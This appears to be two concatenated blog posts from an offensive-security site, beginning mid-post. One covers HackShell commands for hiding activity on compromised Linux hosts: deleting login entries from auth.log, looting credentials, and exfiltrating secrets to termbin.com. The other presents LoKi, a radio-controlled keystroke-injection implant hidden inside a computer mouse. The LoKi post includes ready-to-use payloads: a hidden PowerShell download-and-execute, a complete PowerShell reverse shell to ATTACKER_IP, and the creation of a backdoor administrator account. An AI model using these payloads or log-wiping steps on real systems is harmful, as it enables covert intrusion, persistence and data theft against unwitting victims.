This command temporarily sets your home directory to a randomized path under /dev/shm. This only affects your current HackShell session and doesn’t modify the environment for other users who log in. Files in /dev/shm stay in memory and don’t persist across reboots.

bash$ > xhome
hackshell xhome command

xlog

When hackers connect over SSH, their login events appear in the auth log and other places. HackShell can remove these events selectively.

bash$ > xlog '1.2.3.4' /var/log/auth.log

xtmux

Tmux is normally used by admins for long-running tasks. There you can manage multiple terminal windows and keep sessions running after disconnects. In our forensic cases we saw hackers wiping storage using dd inside tmux sessions. That way the system keeps erasing data even if the network connection drops.

This command launches an invisible tmux session:

bash$ > xtmux

Enumeration and Privilege Escalation

Once you’ve changed your home directory and cleaned the logs, you can learn more about the system you work with.

ws

WhatServer shows a detailed overview of the environment. It lists storage, active processes, logged-in users, open sockets, listening ports and more.

hackshell ws command

lpe

LinPEAS is well-known. It’s a privilege escalation auditing script. It’s frequently updated and often used by pentesters. HackShell can run it directly in memory.

bash$ > lpe
hackshell lpe command
hackshell lpe results

The script will find possible paths to privilege escalation. We already had root on this system, that’s why the output was so rich. But you can work with it under any user account.

hgrep

Credentials can sit in different files and configs. You can hgrep certain keywords to find those files.

bash$ > hgrep pass
hackshell hgrep

This can speed things up.

scan

HackShell can scan hosts and print greppable output, that makes it easy to find open ports across the infrastructure.

bash$ > scan PORT IP
hackshell scan command

loot

That’s a really useful command. Loot searches through configs and known locations in an effort to find stored creds or sensitive data. It doesn’t always find everything, but it’s definitely worth giving it a shot.

bash$ > loot
looting files on linux with hackshell

If you don’t find much, use lootmore:

bash$ > lootmore

When results are incomplete, use CredsHound.

Lateral Movement and Data Exfiltration

Normally, you don’t exfiltrate data during a pentest unless it’s necessary to test the infrastructure. Mishandling exfiltrated data can expose sensitive information to the internet, which could violate your agreement with the client. Be careful.

tb

This command uploads content to termbin.com. Files uploaded this way become publicly accessible. This must be used with caution. 

bash$ > tb secrets.txt
hackshell tb command

After you extract data, delete the local copy:

bash$ > shred secrets.txt
hackshell shred command

xssh and xscp

These commands work similarly to SSH and SCP, but minimize exposure. Defenders may have automatic alerts set up for new SSH sessions, so careless movement can trigger an incident response. 

Connect to another host:

bash$ > xshh root@IP

Upload a file to /tmp on the remote machine:

bash$ > xscp file root@IP:/tmp

Download a file from the remote machine to /tmp:

bash$ > xscp root@IP:/root/secrets.txt /tmp

Summary

HackShell can make your Bash really stealthy. There’s still much more to explore in the tool. If you’re a defender, take the time to study it, see how it loads and find the servers it connects to. This can help you create useful IOCs and strengthen your detection.

If you like ethical hacking, you will enjoy our Cyberwarrior Path. This is a three-year training journey built around a two-tier education model. During the first eighteen months you progress through a big library of courses that develop that will develop your skills. Once those payments are complete, you unlock Subscriber Pro level training that opens the door to advanced topics. This structure was created because students asked for flexibility. You can keep growing and improving without carrying an unnecessary financial burden.

The post Linux: HackShell – Bash For Hackers first appeared on Hackers Arise.

Persistence: Sending Keystrokes from Kilometers Away with LoKi

Welcome back, cyberwarriors!

We’ve had different series on building your own BadUSB. Together we built a hacking drone and a WiFi Pineapple to test wireless devices. Aircorridor covered Meshtastic, secured his node and showed how it works in different conditions.

Today, we want to show you LoKi, which is a LoRa/Meshtastic based implant for red teaming. You can send commands to a LoKi device using long range (LoRa) radio signals and it runs whatever it was asked to, creating backdoors or setting up a reverse shell with a C2. You can get really creative here.

LoKi 

LoKi came out recently and was presented at DEF CON 34 in the Demo Labs. Essentially, it’s a BadUSB HID device that looks like a computer mouse and works just the same. There’s nothing suspicious about it and the victim won’t notice anything.

Here’s how its architecture looks. On the left you’ve got multiple Meshtastic devices forming a mesh network. One of them sends a command over LoRa radio to the implant. The LoRa module receives the message and converts it into USB HID keystrokes, like a RubberDucky. Those keystrokes then go into the USB hub.

the architecture of the LoKi device

The original mouse electronics (Mouse USB Header) are also connected to the same USB hub, but the USB cable that used to run straight from the mouse PCB to the computer gets cut. The LoRa implant and the original mouse are now wired through the USB hub instead. The red lines show this new path.

Hardware

For the LoRa module the developer picked the Heltec V3 Lite. He used the Heltec V3 with the OLED display for prototyping, but the V3 Lite draws less power and you can easily fit it into wired USB mice. The Heltec V3 also has an extra USB port that you can configure as any device class, but we need the HID device class for this attack. The onboard USB with the type C connection is a fixed CDC class for programming and debugging. You can’t change that.

heltec v3 lite pinout

For the USB hub he picked the Adafruit CH334F. It’s a tiny 2 port hub that’s a perfect fit for this project.

adafruit

And here’s a photo of his early prototype.

prototype of the LoKi device

Schematics

The Heltec V3 and V3 Lite devices have the additional USB port on different pins. The one below is for the Heltec V3 Lite.

heltec v3 lite schematics

Here the Heltec Wireless Stick Lite is connected to one port of the Adafruit CH334F USB hub using its secondary USB data lines (GPIO20 as D+ and GPIO19 as D-), along with 5V and ground. These pins are configured in firmware as a USB HID keyboard, so the board can inject keystrokes. The original mouse’s USB header is wired to the second port of the same hub using the standard color coded wires (red for 5V, green for D+, white for D-, and black for ground), so the mouse keeps functioning normally.

The host side of the hub is connected to the mouse’s original USB cable, which then plugs into the target computer. That way one USB connection carries both the genuine mouse and the hidden keyboard implant.

Firmware

The implant runs a modified version of the official Meshtastic firmware, which you can find here. It’s a fork of the Meshtastic code with custom additions for the implant. You can send the same style of commands used by the USB Rubber Ducky (STRING, DELAY, GUI, CTRL, ENTER, and so on). The firmware only works with direct messages addressed to the implant and ignores normal broadcast chat traffic, so ordinary Meshtastic messages can’t accidentally trigger keystrokes.

You can use PlatformIO to flash the firmware.

Payloads

The project doesn’t really include any payload, so you’ll need to come up with your own. Here are some payloads we made for you:

Download and execute a payload:

GUI r
DELAY 1000
STRING powershell -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://yourserver/payload.ps1')"
ENTER

Create a reverse shell:

GUI r
DELAY 1000
STRING powershell -nop -w hidden -c "$c=New-Object Net.Sockets.TCPClient('ATTACKER_IP',443);$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1|Out-String);$sb2=$sb+'PS '+(pwd).Path+'> ';$sb2b=([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sb2b,0,$sb2b.Length)}"
ENTER

Add a local admin user:

GUI r
DELAY 800
STRING cmd
ENTER
DELAY 1000
STRING net user backdoor P@ssw0rd123 /add
ENTER
STRING net localgroup administrators backdoor /add
ENTER

There’s also a table we left for you to grasp the logic, if you’re not familiar with it.

a table with commands for LoKi

Summary

Before LoKi we used to work with loops and control these rogue devices over WiFi. Now you can do it with a lot more range. A mouse is just an example, it can be swapped out for something else. The core idea of LoKi is that it’s a LoRa implant. It’d be great to see more creative ideas built around it.

If you enjoy experimenting with frequencies and trying new things, we have our SDR for Hackers training. Master OTW will show how to use your computer and inexpensive SDR hardware to hack a wide range of radio signals. It’s available for beginners and advanced students.

The post Persistence: Sending Keystrokes from Kilometers Away with LoKi first appeared on Hackers Arise.

❌